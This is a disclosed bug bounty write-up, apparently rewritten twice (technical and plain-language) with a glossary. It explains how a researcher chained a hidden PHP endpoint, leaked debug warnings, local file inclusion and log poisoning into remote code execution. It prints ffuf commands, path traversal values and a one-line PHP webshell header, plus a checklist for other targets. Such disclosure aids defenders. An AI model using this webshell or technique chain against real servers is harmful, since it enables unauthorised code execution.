$15k RCE Through Monitoring Debug Mode
The report describes a local file inclusion (LFI) vulnerability in a monitoring endpoint that allowed an attacker to include arbitrary files and eventually achieve remote code execution by writing a web shell into a log file. The attacker could execute commands on the server.

Have you ever come across an endpoint that you instinctively knew was vulnerable, but you couldn’t quite understand what was happening on the backend or how to exploit it? In this writeup, I’ll guide you through a technique that transformed my black box testing into a semi-white box testing.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
The target was a web application whose JavaScript files exposed an endpoint named ExtraServices. The endpoint appeared to dispatch a request to a model class and then invoke a method on it, taking a Model parameter and a Method parameter. The report does not name the company or the product; the asset is listed as medium.com, which is where the write-up was published. The researcher is Omar (@0x0ld), and the bounty was 15,000 USD, disclosed on 2024-08-28.
The interesting part of the story is not a single bug but a chain: a hidden endpoint, a debug mode left on in production for a few seconds, a local file inclusion, and finally a log file that captured attacker-controlled headers, which turned the LFI into remote code execution.
Setup
The work was black box at the start and became semi-white box once debug output leaked. The tools used were Burp Suite (Repeater) and ffuf for fuzzing. No account, role or version is described in the report. The report notes a debug mode that could be switched on in production, and a log file that stored a full HTTP request.
Finding it
While reading one of the JavaScript files, the researcher found an endpoint called ExtraServices. Requesting it in Burp Repeater returned a 404, but the 404 was slightly different from the 404 the host normally returned. That difference suggested the path was handled by a different host or application, so the endpoint was fuzzed with ffuf:
ffuf -c -w <(cat customwordlist.txt ) -u https://company.com/Extraserivce/FUZZ
The <() syntax is process substitution: it lets a program read from a command's output as if it were a file. The researcher uses it to adjust the wordlist on the fly, for example to generate IDs without writing a file:
Fuzzing Extraserivce produced nothing, so it was set aside. A few hours later, most of the endpoints that had worked before started returning a custom 404. The new 404 looked different from the earlier screenshot, which suggested the developer had added a handler that returns 404 for some paths. The researcher took an endpoint that had worked before and put a backslash before the start of the path, for example \/purl/test, and got a 200 OK. The same trick was applied to the ExtraServices endpoint and fuzzing resumed:
ffuf -c -w <(cat customwordlist.txt ) -u https://company.com/\Extraserivce/FUZZ
Shortly after, an endpoint with a suggestive name appeared: callAny.
Given the name and the response, the researcher guessed the endpoint took a parameter and passed it to something like call_user_func, eval or a similar code-executing function. GET and POST parameters were fuzzed with values such as:
FUZZ=phpinfo
FUZZ=phpinfo()
FUZZ=phpinfo();
and many more. The next guess was that the endpoint read the POST body directly, without a named parameter, through something like the php://input wrapper, so payloads such as phpinfo, <?php phpinfo(); ?> and ls were injected into the body.

Nothing worked. SSRF and LFI attempts also failed, and without visibility into the backend the endpoint was abandoned for the time being.
Exploitation
Step 1: catch the debug mode
A few days later, while testing other functionality, an error page appeared. That was a sign that the developer had turned on debug mode in production: with debug mode on, any endpoint that errors shows the error details, which reveals what is happening on the backend. The researcher went straight back to the ExtraServices/callAny endpoint, but was too late: the developer turned debug mode off after a few seconds.

The idea then was to monitor the endpoint and capture the response if debug mode came back. The monitoring checked whether the response size changed and sent the response details to a Discord channel.
Shortly after, three errors arrived on Discord:
Warning: Undefined array key “Model” in redacted on line
Warning: Undefined array key “Method” in redacted on line
Warning: include_once(Models/): Failed to open stream: No such file or directory in redacted on line
These warnings explain the backend: a parameter called Model is used to include a specific model file, and a parameter called Method is used to trigger a specific function on the included model. The include_once(Models/) warning is the LFI: the value of Model is concatenated into an include path.
You might think that including an arbitrary file is not enough, because a valid file and a valid method are still needed or the server returns a 500. That is only partially right.


The code triggers the method after including the file, not before, so at the point of inclusion the method does not matter. The LFI is already achieved.
Step 2: try the usual LFI-to-RCE routes
One of the researcher's favourite and quickest ways to escalate an LFI to RCE is the PHP filter chain technique published by Synacktiv (https://www.synacktiv.com/publications/php-filters-chain-what-is-it-and-how-to-use-it.html). Here it could not be used, because the first part of the included path is fixed (Models/), so PHP wrappers cannot be controlled. The classic alternatives were tried: log poisoning, PHP session injection, reading proc/self/environ, and so on. None returned a result.
Step 3: fuzz for a writable location
The next move was to fuzz the web directory for clues that indicate a way to write into the host, using the Model parameter itself as the fuzzing point:
Model=../FUZZ

Three results came back. Reading .gitignore revealed some interesting files.

Two directories stood out: log and LOG_Path. They probably log user-controllable data such as headers, parameters and paths, which is exactly what an LFI needs.
Step 4: the accidental hit
Fuzzing those two directories was the plan, but while fuzzing, the log directory was left out by mistake. Instead of:
Model=../log/FUZZ.txt
the request used:

Model= ../FUZZ.txt
Looking at the response showed that the content of test.txt stores the entire HTTP request of the X-ORIGINAL_URL endpoint.
Step 5: webshell in a header

The path found in test.txt was requested with a webshell added in a header:
T: <?php system($_GET[‘cmd-old’]); ?>
The ls command was then executed as a proof of concept.
Root cause
The chain has three parts.
- The
callAnyendpoint builds an include path from the user-suppliedModelparameter (include_once(Models/...)) without validating it, which gives local file inclusion. TheMethodparameter is used to call a function on the included model, and the call happens after the include, so an attacker does not need a valid method to read a file. - Debug mode was enabled in production, at least intermittently. The warnings it produced disclosed the parameter names, the include path and the fact that the method is called after inclusion, which turned a blind black box into a semi-white box.
- The application writes full HTTP requests, including headers, into log files that the include can reach. Because the LFI can read those files and the attacker controls header values, the attacker can place PHP code in a log and then include it, which turns the LFI into RCE.
The report does not describe any input validation, allowlist or path normalisation around the include.
Impact
An attacker who can reach the ExtraServices/callAny endpoint can read files on the host through the Model parameter, and, once a log file containing attacker-controlled headers is found, execute arbitrary code on the server. The report demonstrates this with ls as a proof of concept. The bounty was 15,000 USD.
Fix
Based on the root cause, the fixes would be: validate Model against an allowlist of known model names and reject path traversal, never enable debug mode in production, and store logs outside the web root (or at least outside any path reachable through the include).
Variants to test
- Hidden endpoints in JavaScript. Grep JS bundles for endpoint names and request them directly. A positive result is a response that differs from the host's default 404, which suggests a different application or router.
- Backslash bypass of custom 404 handlers. Prefix paths with
\(for example\/purl/test) and compare status codes. A positive result is a 200 where the plain path returns the custom 404. - Parameter-name discovery through debug output. Monitor endpoints for response-size changes and capture error pages. A positive result is a warning that names the parameters and the include path, as happened here with
ModelandMethod. - Include path fuzzing. Use the vulnerable parameter as a fuzzing point (
Model=../FUZZ) and look for directories such aslogandLOG_Pathin.gitignoreor directory listings. A positive result is a directory that stores request data. - Log file inclusion. Request a path that logs the full request, then include the log file and look for your own headers in the response. A positive result is your header value reflected in the included file, which means you can place a webshell there.
- PHP filter chains. Where the whole include path is controllable, try the Synacktiv filter chain technique. A positive result is code execution without needing a writable file.
What happened, in plain words
A security researcher was looking at a company's website. While reading one of the website's JavaScript files (the small programs a browser downloads to make a page interactive), he spotted the name of a hidden part of the site, an endpoint called ExtraServices. An endpoint is simply a web address that does something when you send a request to it, like a service counter in a building: you hand over a request, you get something back.
When he asked for that endpoint, the server answered "404 Not Found", which normally means "there is nothing here". But the 404 looked slightly different from the 404 the site normally gives. That small difference was the clue: it suggested the request was being handled by a different piece of software behind the same domain, one that had its own way of saying "not found".
He spent some time guessing names under that endpoint, gave up, and came back later. By then the developer had added a filter that returned a fake 404 for many paths. He found a trick (putting a backslash at the start of the path) that slipped past the filter, and with it he found an endpoint called callAny. The name suggested it would call some function for you, which is exactly the kind of thing that can lead to running your own code on the server.
He tried many payloads (pieces of text crafted to make the server do something unintended) and none worked. Then, a few days later, the site showed a detailed error page. That happens when a developer turns on "debug mode", a setting that makes the software explain its mistakes in detail. Debug mode should never be on for a live public site, because those explanations tell strangers how the inside works. He rushed back to the endpoint but the developer switched debug mode off within seconds.
So he set up an automatic watcher: a small script that checked the endpoint regularly and sent him a message on Discord (a chat app) whenever the response changed size, which would mean debug mode was back. Soon three error messages arrived. They revealed the names of two parameters the endpoint expects, Model and Method, and showed that the value of Model is glued into a file path that the server then opens. That is a local file inclusion (LFI): the server can be tricked into reading files on its own disk that it should not show you.
He then tried the usual ways of turning "read any file" into "run any code", and they failed. So he used the vulnerable parameter itself to guess file and folder names on the server. That turned up a .gitignore file (a small text file used by the Git version control tool to list files it should ignore) which mentioned two log folders. Logs are diaries where a program writes down what happened, often including things visitors sent, such as headers. Headers are the extra lines of information that travel with every web request, like the label on a parcel.
While guessing names inside those folders he made a typo and left out the log part of the path. The server happily returned a file called test.txt, and that file contained the full text of a previous HTTP request, headers included. Since he could control a header, he could write PHP code (PHP is a programming language many websites are built with) into the log, then ask the server to open that log as if it were a program. The server ran his code. He proved it by running the ls command, which lists files in a folder.
The bounty for this chain of bugs was 15,000 USD, disclosed on 2024-08-28. The write-up was published on medium.com and written by Omar (@0x0ld). The report does not name the company or the product.
The starting point
The target was a web application. The report does not say which company or product it belongs to. What it does say is that the application's JavaScript files mentioned an endpoint named ExtraServices, and that the endpoint appeared to take a Model parameter and a Method parameter, load a model class (a chunk of code that represents some part of the application), and then call a method (a function) on it.
The story is not one bug but a chain of four things that together became very serious:
- A hidden endpoint that nobody had documented.
- A debug mode that was switched on in production, even if only for a few seconds at a time.
- A local file inclusion, meaning the server could be made to read files from its own disk.
- A log file that stored whatever visitors sent, including headers, which let the researcher plant code and have the server run it. That last step is remote code execution (RCE): running your own commands on someone else's server.
The tools and the setup
The work started as black box testing, which means testing from the outside with no knowledge of how the application is built, like judging a locked box only by knocking on it. It became semi-white box once the error messages leaked internal details, like getting a peek at the box's manual.
Two tools were used:
- Burp Suite (Repeater): a tool that lets you send a web request by hand, look at the exact response, change one thing, and send it again. Repeater is the part that resends requests so you can compare answers.
- ffuf: a command-line tool that sends many requests quickly, each with a different word substituted into a placeholder, to discover hidden paths or parameters. This activity is called fuzzing, from "fuzz testing": throwing lots of variations at a system and watching for interesting replies.
The two preconditions that mattered were that the application had a debug mode which could be turned on in production, and that it wrote request data into log files the include could reach.
Finding the endpoint
While reading one of the JavaScript files, the researcher found an endpoint called ExtraServices. He opened Burp and requested the endpoint in Burp Repeater. The endpoint returned a 404 status code, but it was slightly different from the 404 the host always returns. A status code is the three-digit number a server sends back to say how the request went: 200 means "here you go", 404 means "not found", 500 means "I broke".
Why did the difference matter? Because a normal "not found" from the main site looks one way, and a "not found" from a different application behind the same address looks another way. It is like knocking on a door and hearing a different voice answer "nobody home": you now know there is a second person in the building. So he suspected the path was handled by a different host or application, and started fuzzing the endpoint with ffuf:
ffuf -c -w <(cat customwordlist.txt ) -u https://company.com/Extraserivce/FUZZ
Line by line:
ffufruns the fuzzing tool.-ctells it to colour its output so it is easier to read.-w <(cat customwordlist.txt )gives it the wordlist, the list of words to try.cat customwordlist.txtprints the contents of that file, and<(...)hands that output to ffuf as if it were a file. This shell feature is called process substitution.-u https://company.com/Extraserivce/FUZZis the URL to request, withFUZZas the placeholder that gets replaced by each word from the list. Note the spellingExtraserivcein the URL, which is how it appears in the report.
The <() syntax, known as process substitution, acts as an input where programs can read from stdin (the standard input stream, the channel a program reads data from). The researcher uses it when fuzzing because it lets him adjust or modify the wordlist on the fly. For example, if you find an endpoint like api/users/:user:id and you want to try all user IDs, instead of creating a new file to save all the user IDs and then fuzzing it, you can simply use:
Line by line:
seq 1 1337prints the numbers 1 to 1337, one per line.<(...)makes that output available to ffuf as a wordlist, so ffuf tries/api/users/1,/api/users/2, and so on, without any file being written to disk.
Back to the Extraserivce endpoint: fuzzing it did not yield any results, so he left it for now. A few hours later he found that some of the endpoints that had worked before now almost all returned a custom 404 response. He knew the developer had implemented something that returns 404 for some endpoints, because the 404 response was different from the screenshot above.
So he grabbed one of the endpoints that had worked before and added a backslash before the beginning of the path, for example \/purl/test, and it returned 200 OK. A backslash is the \ character. Why would that help? Web servers and the applications behind them sometimes normalise paths differently: one component may treat \/purl/test as the same path as /purl/test, while a filter that only looks for the plain form does not recognise it. The filter says "not found", the application says "here you go".
He then grabbed the Extraserivce endpoint, added a backslash before it, and started fuzzing again:
ffuf -c -w <(cat customwordlist.txt ) -u https://company.com/\Extraserivce/FUZZ
Line by line:
- The only change from the first command is the
\beforeExtraserivcein the URL. - Everything else works the same way: each word from the list replaces
FUZZ.
Shortly after, he received a very interesting endpoint with a very interesting name: callAny.
Guessing what callAny does
Based on the endpoint name and the response, the researcher thought the endpoint was taking a parameter and executing it inside a function such as call_user_func, eval, or any similar function that executes code. In plain terms: call_user_func is a PHP function that takes the name of another function and runs it, and eval takes a piece of text and runs it as code. Both are dangerous when fed with something a visitor controls, because the visitor can then choose what runs.
So he started fuzzing the endpoint for both GET and POST request parameters with a couple of values such as:
FUZZ=phpinfo
FUZZ=phpinfo()
FUZZ=phpinfo();
and many more. What these mean:
- GET and POST are the two common ways a browser sends data to a server. GET puts the data in the URL, visible to everyone; POST puts it in the body of the request, the part after the headers.
phpinfois the name of a PHP function that prints a long page of information about the server's PHP setup.phpinfo()is how you call a function in PHP, andphpinfo();adds the semicolon that ends a statement in PHP. If any of these ran, the response would contain that information page, which would prove code execution.FUZZhere is the placeholder for the parameter name being guessed.
He then thought maybe the endpoint takes the value from the POST request body directly, without a named parameter, using something like the php://input wrapper. A wrapper in PHP is a way of reading from a source as if it were a file; php://input lets a program read the raw body of the incoming request. So he started trying to inject things like phpinfo, <?php phpinfo(); ?> and ls in the body.
Nothing really worked. He also tried things like SSRF (server-side request forgery, where you make the server send a request to a place of your choosing) and LFI, but he could not figure out what was happening on the backend, so he gave up on it for the time being.
Watching for debug mode
A few days later, while browsing the website and testing other functionality, he received the error shown below. This is an indicator that the developer turned on debug mode in production. Debug mode is a setting that makes software show detailed error information instead of a generic message. It is useful while building a site and dangerous once the site is public, because the details describe the inside of the application to anyone who triggers an error.
Since debug mode was enabled, navigating to any endpoint that returns an error would show the error details, and he would be able to see what was wrong. So he quickly navigated to the Extraserivce/callAny endpoint again. However, he was too late: the developer turned off debug mode after a few seconds.
An idea sparked: why not monitor this endpoint and grab the response if the developer turned debug mode on again? So he decided to monitor the endpoint and check whether the response size was different; if it was, the response details would be sent to his Discord channel. Response size is a simple but effective signal: a normal error page is short, a debug error page is long, so a jump in size means something changed.
Shortly after, he received the following three errors on Discord:
Warning: Undefined array key “Model” in redacted on line
Warning: Undefined array key “Method” in redacted on line
Warning: include_once(Models/): Failed to open stream: No such file or directory in redacted on line
Line by line:
Warning: Undefined array key “Model”means the code looked up a value calledModelin an array (a list of key-value pairs) and found nothing there. In other words, the endpoint expects a parameter namedModel.- The same for
Method: the endpoint also expects a parameter namedMethod. include_once(Models/): Failed to open streammeans the code tried to open a file whose path starts withModels/and failed.include_onceis a PHP instruction that reads another file and runs it as part of the current program. The path it tried to open was built from theModelvalue, and since no value was supplied, the path was justModels/.
The file paths and line numbers in the warnings are redacted here.
You probably now know what is happening. The developer was taking a parameter called Model to include a specific model, then using the Method parameter to trigger a specific function on the included model. Did you spot the vulnerability? It is an LFI, a local file inclusion: the server can be made to open files from its own disk, and if the file contains code, that code runs.
You might think: okay, you can include any file, but you will still get an error, because you need a valid file and a valid method, otherwise the server will return a 500 status again. Well, you are partially right.
Except for the fact that the code triggers the method after including the file, not before. So it does not really matter at this point, because the LFI is already achieved. Think of it like a door that checks your membership card only after it has already let you into the room: by the time the check fails, you are inside.
Turning file reading into code execution
One of the researcher's favourite and quickest ways to escalate an LFI to RCE is the PHP filter chain technique published by Synacktiv at https://www.synacktiv.com/publications/php-filters-chain-what-is-it-and-how-to-use-it.html. In short, PHP has built-in filters that transform data as it is read, and by chaining them cleverly you can make PHP generate arbitrary code from a file that contains none. But here it could not be used, because the first part of the included path is fixed (Models/), so PHP wrappers cannot be controlled. The attacker can choose what comes after Models/, not what comes before it.
So he had to work a little harder. He tried the classic methods:
- Log poisoning: writing code into a log file through something the server records, then including the log.
- PHP session injection: writing code into the file where PHP stores a user's session (the server-side record of a logged-in visit), then including that file.
- Reading
proc/self/environ: a special file on Linux that shows the environment variables (settings) of the running process, which sometimes contain user input.
None of these returned any result. So he decided to fuzz the web directory looking for clues that may indicate a way to write into the host, using the Model parameter itself as the fuzzing point:
Model=../FUZZ
What this means:
Model=../FUZZis the value sent for theModelparameter...means "go up one folder" in a file path. So../FUZZtells the server to look one folder aboveModels/and then try the wordFUZZthere. This is called path traversal: using..to walk out of the folder you were supposed to stay in.- Each word from the wordlist replaces
FUZZ, so the server is asked to open many different files and folders, and the replies tell you which ones exist.
He then received 3 results. Reading .gitignore revealed some interesting files.
.gitignore is a plain text file used by Git, a tool developers use to track changes to their code. It lists files and folders that Git should not track, which often means files that are generated automatically, temporary, or sensitive. Reading it is a bit like finding a note on someone's desk listing which drawers not to open.
Two directories in particular stood out: log and LOG_Path, because they are probably going to log some stuff the user can control, such as headers, parameters and paths. A log that records what visitors send is exactly what an LFI needs: a place where the attacker can put text, which the server will later read back and, if the text is PHP code, run.
The accidental discovery
He decided to fuzz those two directories. However, luckily, while fuzzing he forgot to include the log directory. So instead of doing:
Model=../log/FUZZ.txt
he did:
Model= ../FUZZ.txt
Line by line:
- The first version asks the server to open a
.txtfile inside thelogfolder, with the name coming from the wordlist. - The second version, the one actually sent, has no
log/in it: it asks the server to open a.txtfile one folder aboveModels/, directly in the web root. Note the space afterModel=in the report.
When he looked at the response, he found out that the content of test.txt stores the entire HTTP request of the X-ORIGINAL_URL endpoint.
Why is this a big deal? Because the file contains a whole HTTP request, headers included, and headers are written by the visitor. If the server writes your header into a file, and you can make the server open that file, then you can put PHP code in a header and have the server run it. The log becomes a delivery mechanism for code.
Planting a webshell
So he requested the path in the test.txt file and added a webshell in the header:
T: <?php system($_GET[‘cmd-old’]); ?>
Line by line:
T:is the name of the header being sent, followed by its value.<?php ... ?>marks the start and end of a block of PHP code inside a file.system(...)is a PHP function that runs a command on the operating system and prints the output.$_GET[‘cmd-old’]reads the value of a URL parameter calledcmd-old, so the command to run is supplied in the URL.
A webshell is a small piece of code placed on a server that lets an attacker run commands through the browser. He then executed the ls command as a proof of concept. ls lists the files in the current folder; seeing its output come back proves the code ran on the server.
Why it worked
The chain has three parts.
- The
callAnyendpoint builds an include path from the user-suppliedModelparameter (include_once(Models/...)) without validating it, which gives local file inclusion. TheMethodparameter is used to call a function on the included model, and the call happens after the include, so an attacker does not need a valid method to read a file. - Debug mode was enabled in production, at least intermittently. The warnings it produced disclosed the parameter names, the include path and the fact that the method is called after inclusion, which turned a blind black box into a semi-white box.
- The application writes full HTTP requests, including headers, into log files that the include can reach. Because the LFI can read those files and the attacker controls header values, the attacker can place PHP code in a log and then include it, which turns the LFI into RCE.
What an attacker could do
An attacker who can reach the ExtraServices/callAny endpoint can read files on the host through the Model parameter, and, once a log file containing attacker-controlled headers is found, execute arbitrary code on the server. The report demonstrates this with ls as a proof of concept. The bounty was 15,000 USD.
How to fix it
Based on the root cause, the fixes would be:
- Validate
Modelagainst an allowlist of known model names and reject path traversal. - Never enable debug mode in production.
- Store logs outside the web root, or at least outside any path reachable through the include.
Things worth trying on your own targets
- Hidden endpoints in JavaScript. Search JS bundles for endpoint names and request them directly. A positive result is a response that differs from the host's default 404, which suggests a different application or router.
- Backslash bypass of custom 404 handlers. Prefix paths with
\(for example\/purl/test) and compare status codes. A positive result is a 200 where the plain path returns the custom 404. - Parameter-name discovery through debug output. Monitor endpoints for response-size changes and capture error pages. A positive result is a warning that names the parameters and the include path, as happened here with
ModelandMethod. - Include path fuzzing. Use the vulnerable parameter as a fuzzing point (
Model=../FUZZ) and look for directories such aslogandLOG_Pathin.gitignoreor directory listings. A positive result is a directory that stores request data. - Log file inclusion. Request a path that logs the full request, then include the log file and look for your own headers in the response. A positive result is your header value reflected in the included file, which means you can place a webshell there.
- PHP filter chains. Where the whole include path is controllable, try the Synacktiv filter chain technique. A positive result is code execution without needing a writable file.
Glossary
- API: a defined set of addresses and rules that one program uses to talk to another, like a service counter with a menu.
- Backslash bypass: putting a
\before a path so that a filter and the application behind it disagree about what the path means, letting a request through. - Black box testing: testing a system from the outside with no knowledge of how it is built.
- Bounty: money a company pays a researcher for reporting a security bug responsibly.
- Burp Suite / Repeater: a tool for sending web requests by hand and inspecting the exact responses; Repeater is the part that resends a request after you edit it.
- call_user_func: a PHP function that runs another function by name.
- Debug mode: a setting that makes software show detailed error information, useful in development and dangerous in production.
- Endpoint: a web address that performs an action or returns data when a request is sent to it.
- eval: a PHP function that runs a piece of text as code.
- ffuf: a command-line fuzzing tool that substitutes words from a list into a request.
- Fuzzing: sending many variations of a request automatically to discover hidden paths, parameters or behaviour.
- GET / POST: the two common ways a browser sends data to a server; GET puts it in the URL, POST puts it in the request body.
- Git / .gitignore: a version control tool for code, and a text file listing what Git should ignore, often hinting at generated or sensitive files.
- Header: an extra line of information sent with a web request or response, such as the browser type or a cookie.
- HTTP request: the message a browser sends to a server to ask for something, made of a method, a path, headers and sometimes a body.
- include_once: a PHP instruction that reads another file and runs it as part of the current program, only once.
- JavaScript: the programming language browsers run to make web pages interactive; its files often reveal endpoint names.
- LFI (local file inclusion): a bug where the server can be made to open files from its own disk that it should not show.
- Log / log poisoning: a log is a diary a program writes about what happened; log poisoning is writing code into a log so it can later be included and run.
- Method (in code): a function attached to a class, called by name.
- Model: in this application, a chunk of code representing part of the application, loaded by name through the
Modelparameter. - Path traversal: using
..in a file path to walk out of the intended folder. - PHP: a programming language widely used to build websites.
- php://input: a PHP wrapper that lets a program read the raw body of the incoming request.
- phpinfo: a PHP function that prints detailed information about the server's PHP setup.
- Process substitution
<(): a shell feature that hands the output of a command to another program as if it were a file. - RCE (remote code execution): running your own commands on someone else's server.
- Response size: the length of the reply from a server; a change can signal different behaviour, such as debug mode being on.
- Semi-white box testing: testing with partial knowledge of the inside, for example after error messages leak details.
- Session / session injection: a session is the server-side record of a visit; session injection is writing code into the file where that record is stored so it can be included and run.
- SSRF (server-side request forgery): making the server send a request to a place of your choosing.
- Status code: the three-digit number a server returns, such as 200 for success, 404 for not found, 500 for a server error.
- stdin: the standard input stream, the channel a program reads data from.
- Web root: the folder a web server publishes to the internet.
- Webshell: a small piece of code placed on a server that lets an attacker run commands through the browser.
- Wrapper (PHP): a way of reading from a source, such as the request body, as if it were a file.


